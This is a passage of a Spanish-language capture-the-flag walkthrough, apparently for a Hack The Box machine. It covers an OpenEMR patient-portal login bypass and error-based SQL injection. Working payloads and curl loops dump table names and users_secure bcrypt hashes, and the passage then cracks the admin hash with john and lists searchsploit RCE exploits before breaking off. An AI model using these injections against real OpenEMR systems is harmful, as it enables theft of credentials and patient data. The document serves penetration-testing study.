
An unauthenticated user is able to bypass the Patient Portal Login by simply navigating to the registration page and modifying the requested url to access the desired page. Some examples of pages in the portal directory that are accessible after browsing to the registration page include:

- add_edit_event_user.php
- find_appt_popup_user.php
- get_allergies.php

Nos dice que tenemos que para bypasear el login del portal del paciente tenemos que ir a la pagina de registro y desde ahi tenemos varias rutas donde podemos aplicar la injeccion SQL.



Vamos a visitar esa ruta:




Desde esta ruta podemos probar el primer POC que nos muestran:

Proof of Concept:

```
http://host/openemr/portal/find_appt_popup_user.php?catid=1' AND (SELECT 0
FROM(SELECT COUNT(*),CONCAT(@@VERSION,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- -
```

Nos deberia mostrar la version del SO:

Ahora sustituimos `@@version` por `database()` para ver la base de datos que esta en uso:



Al listar las bases de datos, tablas y columnas me estaba encontrando con problemas por lo que he decidido utilizar otra SQLI de otro archivo PHP.

Proof of Concept:

```
http://host/openemr/portal/add_edit_event_user.php?eid=1 AND
EXTRACTVALUE(0,CONCAT(0x5c,VERSION()))
```

Vamos a listar las bases de datos:

```
GET /portal/add_edit_event_user.php?eid=1+AND+EXTRACTVALUE(0,CONCAT(0x5c,(SELECT+GROUP_CONCAT(SCHEMA_NAME)+FROM+INFORMATION_SCHEMA.SCHEMATA))) HTTP/1.
Host: hms.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq; OpenEMR=0g04e5c1o3i2rgspe21vo8as2a
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Search

esponse

'retty Raw Hex Render

```
Content-Length: 636
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

<h2>
     <font color='red'>
          Query Error
     </font>
</h2>
<p>
     <font color='red'>
          ERROR:
     </font>
      query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name
     FROM openemr_postcalendar_events
     LEFT JOIN facility ON (openemr_postcalendar_events.pc_facility = facility.id)
     WHERE pc_eid = 1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT GROUP_CONCAT(SCHEMA_NAME) FROM INFORMATION_SCHEMA.SCHEMATA)))
</p>
<p>
     Error: <font color='red'>
          XPATH syntax error: '\information_schema,openemr'
```

Listamos las tablas de la base de datos "openemr":

```
GET /portal/add_edit_event_user.php?eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT GROUP_CONCAT(TABLE_NAME) FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='openemr')))
```

```
     WHERE pc_eid = 1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT GROUP
</p>
<p>
     Error: <font color='red'>
          XPATH syntax error: '\addresses,amc_misc_data,amendme'
     </font>
</p>
```

Es extraño que solo me salgan estas 3 tablas. Quizas se corta y no lo muestra de forma completa. Podemos hacerlo con curl introduciendo las cookies de sesion:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET "http://hms.htb/portal/add_edit_event_user.php?eid=1+AND+EXTRACTVALUE(0,CONCAT(0×5c,DATABASE()))" -H "Cookie: PHPSESSID=6pv6vanulvregbh3
nulu9de9pq; OpenEMR=0g04e5c1o3i2rgspe21vo8as2a"
<h2><font color='red'>Query Error</font></h2><p><font color='red'>ERROR:</font> query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name
                            FROM openemr_postcalendar_events
                              LEFT JOIN facility ON (openemr_postcalendar_events.pc_facility = facility.id)
                              WHERE pc_eid = 1 AND EXTRACTVALUE(0,CONCAT(0×5c,DATABASE()))</p><p>Error: <font color='red'>XPATH syntax error: '\openemr'</f
ont></p><br>/var/www/hms.htb/public_html/portal/add_edit_event_user.php at 121:sqlQuery
```

Para no estar "URL-Encodeando" cada data que enviamos podemos añadir el parametro "-G" para pasarle data por el metodo GET y la "URL-Encodeamos" con --data-urlencode. De esta forma

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq; OpenEMR=0g04e5c1o3i2rgspe21vo8as2a" 'http://hms.htb/portal/add_edit_event_user.php'
 --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0×5c,DATABASE()))"
<h2><font color='red'>Query Error</font></h2><p><font color='red'>ERROR:</font> query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name
                            FROM openemr_postcalendar_events
                              LEFT JOIN facility ON (openemr_postcalendar_events.pc_facility = facility.id)
                              WHERE pc_eid = 1 AND EXTRACTVALUE(0,CONCAT(0×5c,DATABASE()))</p><p>Error: <font color='red'>XPATH syntax error: '\openemr'</f
ont></p><br>/var/www/hms.htb/public_html/portal/add_edit_event_user.php at 121:sqlQuery
```

Ahora nos quedamos solo con el valor que nos hace falta:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq; OpenEMR=0g04e5c1o3i2rgspe21vo8as2a" 'http://hms.htb/portal/add_edit_event_user.php'
 --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0×5c,(SELECT GROUP_CONCAT(SCHEMA_NAME) FROM INFORMATION_SCHEMA.SCHEMATA)))"|html2text|grep XPATH|cut -f
2 -d "\\"|cut -f 1 -d "'"
information_schema,openemr

┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq; OpenEMR=0g04e5c1o3i2rgspe21vo8as2a" 'http://hms.htb/portal/add_edit_event_user.php'
 --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0×5c,DATABASE()))"|html2text|grep XPATH|cut -f 2 -d "\\"|cut -f 1 -d "'"
openemr

┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq; OpenEMR=0g04e5c1o3i2rgspe21vo8as2a" 'http://hms.htb/portal/add_edit_event_user.php'
 --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0×5c,VERSION()))"|html2text|grep XPATH|cut -f 2 -d "\\"|cut -f 1 -d "'"
5.7.30-0ubuntu0.18.04.1

┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq; OpenEMR=0g04e5c1o3i2rgspe21vo8as2a" 'http://hms.htb/portal/add_edit_event_user.php'
 --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0×5c,(SELECT GROUP_CONCAT(SCHEMA_NAME) FROM INFORMATION_SCHEMA.SCHEMATA)))"|html2text|grep XPATH|cut -f
2 -d "\\"|cut -f 1 -d "'"
information_schema,openemr
```

Vamos a ver las tablas que hay dentro de "openemr":

```
curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq; OpenEMR=0g04e5c1o3i2rgspe21vo8as2a"
'http://hms.htb/portal/add_edit_event_user.php' --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,
(SELECT GROUP_CONCAT(TABLE_NAME) FROM INFORMATION_SCHEMA.TABLES WHERE
TABLE_SCHEMA='openemr')))"|html2text|grep XPATH|cut -f 2 -d "\\"|cut -f 1 -d "'"
```

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET -G -H "Cookie: PHPSESSID=6pv
 --data-urlencode "eid=1 AND EXTRACTVALUE(0,CON
ml2text|grep XPATH|cut -f 2 -d "\\"|cut -f 1 -d
addresses,amc_misc_data,amendme
```

Tenemos el mismo problema, puede ser que sea porque estamos utilizando "group_concat" y no puede mostrar todo el contenido, si utilizamos "limit" en vez de "group_concat" puede que se solucione:

```
curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq; OpenEMR=0g04e5c1o3i2rgspe21vo8as2a"
'http://hms.htb/portal/add_edit_event_user.php' --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,
(SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='openemr' limit 0,1)))"|html2text|grep
XPATH|cut -f 2 -d "\\"|cut -f 1 -d "'"
```

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq; Ope
 --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0×5c,(SELECT TABLE_NAME
ext|grep XPATH|cut -f 2 -d "\\"|cut -f 1 -d "'"
addresses

┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq; Ope
 --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0×5c,(SELECT TABLE_NAME
ext|grep XPATH|cut -f 2 -d "\\"|cut -f 1 -d "'"
amc_misc_data

┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq; Ope
 --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0×5c,(SELECT TABLE_NAME
ext|grep XPATH|cut -f 2 -d "\\"|cut -f 1 -d "'"
amendments
```

Vamos que el problema se ha solucionado. Lo que podemos hacer para listar todas las tablas es crear un bucle con for:

``

```
for i in {0..500};do curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq;
OpenEMR=0g04e5c1o3i2rgspe21vo8as2a" 'http://hms.htb/portal/add_edit_event_user.php' --data-urlencode "eid=1
AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE
TABLE_SCHEMA='openemr' limit $i,1)))"|html2text|grep XPATH|cut -f 2 -d "\\"|cut -f 1 -d "'";done
```

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ for i in {0..500};do curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq;
_edit_event_user.php' --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT TABLE_N
 limit $i,1)))"|html2text|grep XPATH|cut -f 2 -d "\\"|cut -f 1 -d "'";done
addresses
amc_misc_data
amendments
amendments_history
ar_activity
ar_session
array
audit_details
audit_master
automatic_notification
background_services
batchcom
billing
calendar_external
categories
categories_seq
categories_to_documents
ccda
ccda_components
ccda_field_mapping
ccda_sections
ccda_table_mapping
chart_tracker
claims
clinical_plans
clinical_plans_rules
```

Entre ellas encontramos la tabla users:

```
therapy_groups
therapy_groups_counsel
therapy_groups_partici
therapy_groups_partici
transactions
user_settings
users
```

Hacemos lo mismo para descubrir las columnas que hay detro de la tabla users:

```
for i in {0..500};do curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq;
OpenEMR=0g04e5c1o3i2rgspe21vo8as2a" 'http://hms.htb/portal/add_edit_event_user.php' --data-urlencode "eid=1
AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE
TABLE_SCHEMA='openemr' and TABLE_NAME='users' limit $i,1)))"|html2text|grep XPATH|cut -f 2 -d "\\"|cut -f 1
-d "'";done
```

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ for i in {0..500};do curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq; OpenEMR=0g
_edit_event_user.php' --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT COLUMN_NAME FROM I
r' and TABLE_NAME='users' limit $i,1)))"|html2text|grep XPATH|cut -f 2 -d "\\"|cut -f 1 -d "'";done
id
username
password
authorized
info
source
fname
mname
lname
suffix
federaltaxid
federaldrugid
upin
facility
facility_id
```

Vamos a listar el contenido de username y password:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ for i in {0..500};do curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq; OpenEMR=0g04e5c1o3i2rgspe21vo8as2a
_edit_event_user.php' --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT username FROM openemr.users limit $i,1)))"
 2 -d "\\"|cut -f 1 -d "'";done
openemr_admin
phimail-service
portal-user
^C

┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ for i in {0..500};do curl -s -X GET -G -H "Cookie: PHPSESSID=6pv6vanulvregbh3nulu9de9pq; OpenEMR=0g04e5c1o3i2rgspe21vo8as2a
_edit_event_user.php' --data-urlencode "eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT password FROM openemr.users limit $i,1)))"
 2 -d "\\"|cut -f 1 -d "'";done
NoLongerUsed
NoLogin
NoLogin
^C
```

No hay nada interesante. Si revisamos mas tablas habia otra llamada "users_secure":

```
user_settings
users
users_facility
users_secure
```

Vamos a listar las columnas:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ for i in {0..500};do curl -s -X GET -G -H "Cookie: PHPSES
_edit_event_user.php' --data-urlencode "eid=1 AND EXTRACTVALU
r' AND TABLE_NAME='users_secure' limit $i,1)))"|html2text|gre
id
username
password
salt
last_update
password_history1
salt_history1
password_history2
salt_history2
```

Listamos los usuarios y contraseñas:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ for i in {0..500};do curl -s -X GET -G -H "Cooki
_edit_event_user.php' --data-urlencode "eid=1 AND EX
|cut -f 2 -d "\\"|cut -f 1 -d "'";done
openemr_admin
^C

┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ for i in {0..500};do curl -s -X GET -G -H "Cooki
_edit_event_user.php' --data-urlencode "eid=1 AND EX
|cut -f 2 -d "\\"|cut -f 1 -d "'";done
$2a$05$l2sTLIG6GTBeyBf7TAKL6.tt
^C
```

Al crackearla no encuentra nada, lo que es extraño porque parece que esta cortada:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
```

Vamos a copiar la inyeccion SQLi que hemos aplicado y la pegamos en el navegador para ver si la vemos completa:

hms.htb/portal/add_edit_event_user.php?eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT password FROM openemr.users_secure limit 0,1)))

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | HackTricks | HackTricks

Query Error

ERROR: query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name FROM openemr_postcalendar_events LEFT JOIN facility ON (openemr_postcalendar_events.pc_facility = f

Error: XPATH syntax error: '\$2a05l2sTLIG6GTBeyBf7TAKL6.tt'

Nos pasa lo mismo, se corta. Podemos jugar con substring para imprimir los caracteres que faltan. El hash que nos ha mostrado tiene 32 caracteres:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ cat hash.txt|wc -c
32
```

Podemos hacer que con substring nos 40 posiciones desde el caracter 30. Esto se indicaria asi: `substring(password,30,40)`

hms.htb/portal/add_edit_event_user.php?eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,(SELECT substring(password,30,40)

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | HackTricks | HackTricks

Query Error


ERROR: query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name FROM openemr_postcalendar_events LEFT JOIN facility ON (openemr_postcale

Error: XPATH syntax error: '\ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.'

Como podemos ver nos imprime las 2 primeras "t" y luego los caracteres que faltan. Ahora vamos a intentar crackear esta contraseña:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xxxxxx           (?)
1g 0:00:00:00 DONE (2025-01-28 10:09) 4.347g/s 3756p/s 3756c/s 3756C/s jesuschrist..happy1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Nos logeamos con las credenciales "openmr_admin:xxxxxx" y estamos dentro:



Ahora teniamos varios exploits que podemos ejecutar una vez autenticados:

```
└─$ searchsploit openemr
---------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------
OpenEMR - 'site' Cross-Site Scripting
OpenEMR - Arbitrary '.PHP' File Upload (Metasploit)
OpenEMR 2.8.1 - 'fileroot' Remote File Inclusion
OpenEMR 2.8.1 - 'srcdir' Multiple Remote File Inclusions
OpenEMR 2.8.2 - 'Import_XML.php' Remote File Inclusion
OpenEMR 2.8.2 - 'Login_Frame.php' Cross-Site Scripting
OpenEMR 3.2.0 - SQL Injection / Cross-Site Scripting
OpenEMR 4 - Multiple Vulnerabilities
OpenEMR 4.0 - Multiple Cross-Site Scripting Vulnerabilities
OpenEMR 4.0.0 - Multiple Vulnerabilities
OpenEMR 4.1 - '/contrib/acog/print_form.php?formname' Traversal Local File Inclu
OpenEMR 4.1 - '/Interface/fax/fax_dispatch.php?File' 'exec()' Call Arbitrary She
OpenEMR 4.1 - '/Interface/patient_file/encounter/load_form.php?formname' Travers
OpenEMR 4.1 - '/Interface/patient_file/encounter/trend_form.php?formname' Traver
OpenEMR 4.1 - 'note' HTML Injection
OpenEMR 4.1.0 - 'u' SQL Injection
OpenEMR 4.1.1 - 'ofc_upload_image.php' Arbitrary File Upload
OpenEMR 4.1.1 Patch 14 - Multiple Vulnerabilities
OpenEMR 4.1.1 Patch 14 - SQL Injection / Privilege Escalation / Remote Code Exec
OpenEMR 4.1.2(7) - Multiple SQL Injections
OpenEMR 5.0.0 - OS Command Injection / Cross-Site Scripting
OpenEMR 5.0.0 - Remote Code Execution (Authenticated)
OpenEMR 5.0.1 - 'controller' Remote Code Execution
OpenEMR 5.0.1 - Remote Code Execution (1)
```

Nos lo descargamos:

```
